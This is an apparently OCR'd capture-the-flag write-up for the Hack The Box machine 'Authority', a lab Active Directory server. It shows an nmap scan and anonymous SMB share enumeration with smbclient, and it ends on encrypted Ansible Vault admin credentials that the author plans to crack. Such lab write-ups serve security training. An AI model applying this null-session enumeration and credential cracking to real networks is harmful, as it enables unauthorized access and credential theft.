Microsoft Active Directory

Lets start with a NMAP scan

```
Nmap scan report for 10.129.238.161
Host is up, received user-set (0.060s latency).
Scanned at 2023-07-15 15:14:55 EDT for 120s
Not shown: 65508 closed tcp ports (reset)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server
time: 2023-07-15 23:15:57Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
```

```
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-07-15T23:16:58+00:00; +4h00m03s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp,
DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAwIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBBTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydmlj
| ZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUklUWS1DQSxDTj1BSUEsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlm
| aWNhdGlvbkF1dGhvcml0eTBUBgNVHREBAf8ESjBIoCMGCisGAQQBgjcUAgOgFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwgghodGIuY29y
| cIIDSFRCMA0GCSqGSIb3DQEBCwUAA4IBAQCH8O6l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFqOLuFSDbnDNtKamzfbSfJR
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7olB1AdS+xhp9IZvBWZOlT0xXjr5
| ptIZERSRTRE8qyeX7+I4hpvGTBjhvdb5LOnG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
|_-----END CERTIFICATE-----
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory
LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-07-15T23:16:58+00:00; +4h00m03s from scanner time.
| ssl-cert: Subject:
```

```
| Subject Alternative Name: othername: UPN::AUTHORhtb.corp,
DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-08-09T23:03:21
| Not valid after:  2024-08-09T23:13:21
| MD5:   d494:7710:6f6b:8100:e4e1:9cf2:aa40:dae1
| SHA-1: dded:b994:b80c:83a9:db0b:e7d3:5853:ff8e:54c6:2d0b
| -----BEGIN CERTIFICATE-----
| MIIFxjCCBK6gAwIBAgITPQAAAANt51hU5N024gAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRQwEgYKCZImiZPyLGQBGRYEY29ycDETMBEGCgmSJomT8ixkARkWA2h0YjEZ
| MBcGA1UEAxMQaHRiLUFVVEhPUklUWS1DQTAeFw0yMjA4MDkyMzAzMjFaFw0yNDA4
| MDkyMzEzMjFaMAAwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDVsJL0
| ae0n8L0Eg5BAHi8Tmzmbe+kIsXM6NZvAuqGgUsWNzsT4JNWsZqrRoHMr+kMC4kpX
| 4QuOHTe74iyB8TvucgvwxKEi9uZl6C5unv3WNFhZ9KoTOCno26adxqKPbzS5KQtk
| ZCvQfqQKOML0DuzA86kwh4uY0SjVR+biRj4IkkokWrPDWzzow0gCpO5HNcKPhSTl
| kAfdmdQRPjkXQq3h2QnfYAwOMGoGeCiA1whIo/dvFB6T9Kx4Vdcwi6Hkg4CwmbSF
| CHGbeNGtMGeWw/s24QWZ6Ju3J7uKFxDXoWBNLi4THL72d18jcb+i4jYlQQ9bxMfI
| zWQRur1QXvavmIM5AgMBAAGjggLxMIIC7TA9BgkrBgEEAYI3FQcEMDAuBiYrBgEE
| AYI3FQiEsb4Mh6XAaYK5iwiG1alHgZTHDoF+hKv0ccfMXgIBZAIBAjAyBgNVHSUE
| KzApBgcrBgEFAgMFBgorBgEEAYI3FAICBggrBgEFBQcDAQYIKwYBBQUHAwIwDgYD
| VR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCQYHKwYBBQIDBTAMBgorBgEE
| AYI3FAICMAoGCCsGAQUFBwMBMAoGCCsGAQUFBwMCMB0GA1UdDgQWBBTE4oKGc3Jv
| tctii3A/pyevpIBM/TAfBgNVHSMEGDAWgBQrzmT6FcxmkoQ8Un+iPuEpCYYPfTCB
| zQYDVR0fBIHFMIHCMIG/oIG8oIG5hoG2bGRhcDovLy9DTj1odGItQVVUSE9SSVRZ
| LUNBLENOPWF1dGhvcml0eSxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2Vydmlj
| ZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1odGIsREM9Y29ycD9j
| ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
| dHJpYnV0aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaB
| n2xkYXA6Ly8vQ049aHRiLUFVVEhPUklUWS1DQSxDTj1BSUEsQ049UHVibGljJTIw
| S2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1o
| dGIsREM9Y29ycD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlm
| aWNhdGlvbkF1dGhvcml0eTBUBgNVHREBAf8ESjBIoCMGCisGAQQBgjcUAgOgFQwT
| QVVUSE9SSVRZJEBodGIuY29ycIISYXV0aG9yaXR5Lmh0Yi5jb3JwgghodGIuY29y
| cIIDSFRCMA0GCSqGSIb3DQEBCwUAA4IBAQCH8O6l8pRsA/pyKKsSSkie8ijDhCBo
| zoOuHiloC694xvs41w/Yvj9Z0oLiIkroSFPUPTDZOFqOLuFSDbnDNtKamzfbSfJR
| r4rj3F3r7S3wwK38ElkoD8RbqDiCHan+2bSf7olB1AdS+xhp9IZvBWZOlT0xXjr5
| ptIZERSRTRE8qyeX7+I4hpvGTBjhvdb5LOnG7spc7F7UHk79Z+C3BWG19tyS4fw7
| /9jm2pW0Maj1YEnX7frbYtYlO7iQ3KeDw1PSCMhMlipovbCpMJ1YOX9yeQgvvcg0
| E0r8uQuHmwNTgD5dUWuHtDv/oG7j63GuTNwEfZhtzR2rnN9Vf2IH9Zal
|_-----END CERTIFICATE-----
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8443/tcp  open  ssl/https-alt syn-ack ttl 127
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_http-favicon: Unknown favicon MD5: F588322AAF157D82BB030AF1EFFD8CF9
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=172.16.2.118
```

```
  | Issuer: commonName=172.16.2.118
  | Public Key type: rsa
  | Public Key bits: 2048
  | Signature Algorithm: sha256WithRSAEncryption
  | Not valid before: 2023-07-11T15:59:21
  | Not valid after:  2025-07-13T03:37:45
  | MD5:   1af4:dbb3:471b:243e:be2c:859d:740a:8338
  | SHA-1: 9e2a:a755:a63f:f9f1:45ba:61d7:fb71:1a03:6381:5f96
  | -----BEGIN CERTIFICATE-----
  | MIIC5jCCAc6gAwIBAgIGEmZUdsyRMA0GCSqGSIb3DQEBCwUAMBcxFTATBgNVBAMM
  | DDE3Mi4xNi4yLjExODAeFw0yMzA3MTExNTU5MjFaFw0yNTA3MTMwMzM3NDVaMBcx
  | FTATBgNVBAMMDDE3Mi4xNi4yLjExODCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
  | AQoCggEBALnc2+szhDqiLra/Sjd8jwwIEMjYv4Fu3rt3RKz6dOgWiCzQG9v1+BfB
  | BGhbjO3ewTvzgK3jub+1uYf9rSLh6s1poupiKu5tZcZ5ekJRZnkUC193VH0mPvkV
  | anfDKJoUt9i41T/B4VIEH83sZ/PgZQTxau2BNUkZb70kK6TRrV6QKttQl6NQ6RZJ
  | 7hFLdvZ9vhuJrMLIl0jhBHnCOMCsvlMA5lNd4Ix9ouw1PPCpIgB7V93rVAU4P4Rh
  | HPKyQpYGuziVxpPkNrG1f4c+jSTcN27xV1yUMigWY7WfNyyjtaHjKK9AEXCOVn9C
  | LS5zhFgH0F1mFwdN3EWfjaa4dAxklbsCAwEAAaM4MDYwDAYDVR0TAQH/BAIwADAO
  | BgNVHQ8BAf8EBAMCBaAwFgYDVR0lAQH/BAwwCgYIKwYBBQUHAwEwDQYJKoZIhvcN
  | AQELBQADggEBADk+cT0u64/TbTiArgr8hIAKqFHySTOomR8kw5jFwNZrk56WogdV
  | 9rJmEqdkON2V0UHHy7dxjqr5v6Kpku8+inqmBNWtc8iVAoreDkf8FProcuG6N0iG
  | NdyUktn9eSUmEul8PYWTYJujrRRmBeVRSnr2AlEKTk+hilNrDqeC+xvKaicUzdpA
  | /DRr+bypvyvvLVQvc7xnPei/46c/JAynY1NgqePosJywtI177ijHBke06mXWJsOX
  | ha6kPQZOqk08PdKfnGNmWMuWA2y2T5rULFa9XA4U6kNCRnErQtqMJp9HQo9CBzh5
  | ZrXDqEnL0gYCxLR6vQ1pfnr3NR+ZX+qtPRs=
  |_-----END CERTIFICATE-----
  | fingerprint-strings:
  |   FourOhFourRequest, GetRequest:
  |     HTTP/1.1 200
  |     Content-Type: text/html;charset=ISO-8859-1
  |     Content-Length: 82
  |     Date: Sat, 15 Jul 2023 23:16:04 GMT
  |     Connection: close
  |     <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head>
  </html>
  |   HTTPOptions:
  |     HTTP/1.1 200
  |     Allow: GET, HEAD, POST, OPTIONS
  |     Content-Length: 0
  |     Date: Sat, 15 Jul 2023 23:16:04 GMT
  |     Connection: close
  |   RTSPRequest:
  |     HTTP/1.1 400
  |     Content-Type: text/html;charset=utf-8
  |     Content-Language: en
  |     Content-Length: 1936
  |     Date: Sat, 15 Jul 2023 23:16:09 GMT
  |     Connection: close
  |     <!doctype html><html lang="en"><head><title>HTTP Status 400
  |     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-
  serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;}
  h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;}
  .line {height:1px;background-color:#525D76;border:none;}</style></head><body>
  <h1>HTTP Status 400
```

```
|_    Request</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> Invalid character found in the HTTP protocol
[RTSP&#47;1.00x0d0x0a0x0d0x0a...]</p><p><b>Description</b> The server cannot or
will not process the request due to something that is perceived to be a client
error (e.g., malformed request syntax, invalid
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49686/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49687/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49690/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49699/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49709/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49713/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
57483/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port8443-TCP:V=7.94%T=SSL%I=7%D=7/15%Time=64B2F071%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,DB,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/html;c
SF:harset=ISO-8859-1\r\nContent-Length:\x2082\r\nDate:\x20Sat,\x2015\x20Ju
SF:l\x202023\x2023:16:04\x20GMT\r\nConnection:\x20close\r\n\r\n\n\n\n\n<
SF:html><head><meta\x20http-equiv=\"refresh\"\x20content=\"0;URL='/pwm'\"/
SF:></head></html>")%r(HTTPOptions,7D,"HTTP/1\.1\x20200\x20\r\nAllow:\x20G
SF:ET,\x20HEAD,\x20POST,\x20OPTIONS\r\nContent-Length:\x200\r\nDate:\x20Sa
SF:t,\x2015\x20Jul\x202023\x2023:16:04\x20GMT\r\nConnection:\x20close\r\n\
SF:r\n")%r(FourOhFourRequest,DB,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20
SF:text/html;charset=ISO-8859-1\r\nContent-Length:\x2082\r\nDate:\x20Sat,\
SF:x2015\x20Jul\x202023\x2023:16:04\x20GMT\r\nConnection:\x20close\r\n\r\n
SF:\n\n\n\n\n<html><head><meta\x20http-equiv=\"refresh\"\x20content=\"0;UR
SF:L='/pwm'\"/></head></html>")%r(RTSPRequest,82C,"HTTP/1\.1\x20400\x20\r\
SF:nContent-Type:\x20text/html;charset=utf-8\r\nContent-Language:\x20en\r\
SF:nContent-Length:\x201936\r\nDate:\x20Sat,\x2015\x20Jul\x202023\x2023:16
SF::09\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html><html\x20la
SF:ng=\"en\"><head><title>HTTP\x20Status\x20400\x20\xe2\x80\x93\x20Bad\x20
SF:Request</title><style\x20type=\"text/css\">body\x20{font-family:Tahoma,
SF:Arial,sans-serif;}\x20h1,\x20h2,\x20h3,\x20b\x20{color:white;background
SF:-color:#525D76;}\x20h1\x20{font-size:22px;}\x20h2\x20{font-size:16px;}\
SF:x20h3\x20{font-size:14px;}\x20p\x20{font-size:12px;}\x20a\x20{color:bla
SF:ck;}\x20\.line\x20{height:1px;background-color:#525D76;border:none;}</s
SF:tyle></head><body><h1>HTTP\x20Status\x20400\x20\xe2\x80\x93\x20Bad\x20R
SF:equest</h1><hr\x20class=\"line\"\x20/><p><b>Type</b>\x20Exception\x20Re
SF:port</p><p><b>Message</b>\x20Invalid\x20character\x20found\x20in\x20the
SF:\x20HTTP\x20protocol\x20\[RTSP&#47;1\.00x0d0x0a0x0d0x0a\.\.\.\]</p><p><
SF:b>Description</b>\x20The\x20server\x20cannot\x20or\x20will\x20not\x20pr
SF:ocess\x20the\x20request\x20due\x20to\x20something\x20that\x20is\x20perc
```

```
SF:eived\x20to\x20be\x20a\x20client\x20error\x20\(e\.g\.,\x20malformed\x20
SF:request\x20syntax,\x20invalid\x20");
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h00m02s, deviation: 0s, median: 4h00m02s
| smb2-time:
|   date: 2023-07-15T23:16:47
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 49322/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 26185/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 46842/udp): CLEAN (Timeout)
|   Check 4 (port 56328/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Jul 15 15:16:55 2023 -- 1 IP address (1 host up) scanned in
120.59 seconds
```


Upon review of this nmap scan, we will see some interesting ports. Let's check out port 8443/tcp open ssl/https-alt syn-ack ttl 127 look like a possible web page.

If we navigate to this site, https://10.129.237.32:8443/pwm


as the nmap scan shows us. Here.

```
    Connection: close
    <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
  HTTPOptions:
    HTTP/1.1 200
```

we will be redirected to a login portal https://10.129.237.32:8443/pwm/private/login



We will see that it's asking for a username and password, but if we also navigate to Configuration Manager we will notice that it asks for a password only. This is standing out to me.
https://10.129.237.32:8443/pwm/private/config/login



lets keep this in mind for later

Looks like netbios:139 is open, let's try to access those shares using tools like smbclient, smbmap, or crackmapexec. I used smbclient.

139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn

The system may have weak or no authentication mechanisms in place, allowing unauthorized access to resources.

```
smbclient -L ////authority.htb// -U '' -p''
Password for [WORKGROUP\]:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    Department Shares Disk
    Development     Disk
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    SYSVOL          Disk      Logon server share
```

```
  Reconnecting with SMB1 for workgroup listing.
```

```
┌──(fro㉿mastr)-[~]
└─$ smbclient --no-pass //authority.htb/Development
Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
  .                                   D        0  Fri Mar 17 09:20:38 2023
  ..                                  D        0  Fri Mar 17 09:20:38 2023
  Automation                          D        0  Fri Mar 17 09:20:40 2023

                5888511 blocks of size 4096. 1337790 blocks available
smb: \> cd Automation
smb: \Automation\> ls
  .                                   D        0  Fri Mar 17 09:20:40 2023
  ..                                  D        0  Fri Mar 17 09:20:40 2023
  Ansible                             D        0  Fri Mar 17 09:20:50 2023

                5888511 blocks of size 4096. 1337790 blocks available
smb: \Automation\>
```

I suggest recursively getting all these directories and going through them one by one, Enumerate. Inside this particular file we see some hashes. \authority.htb\Development\Automation\Ansible\PWM\defaults\main.yml Those are Ansible_Vault hashes we can crack these. Reference: https://ppn.snovvcrash.rocks/pentest/infrastructure/devops/ansible

```
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          61343536636634623732656338323566633562393830396 40a3464313734316664333434343661 39
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          33356162633264646338323762613061313033376539643 50a3636636231323531363466313966 62
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          39303566373064613 50a3164666630373030376537613235653433386539346465336633653630 35
          6531

ldap_uri: ldap://127.0.0.1/
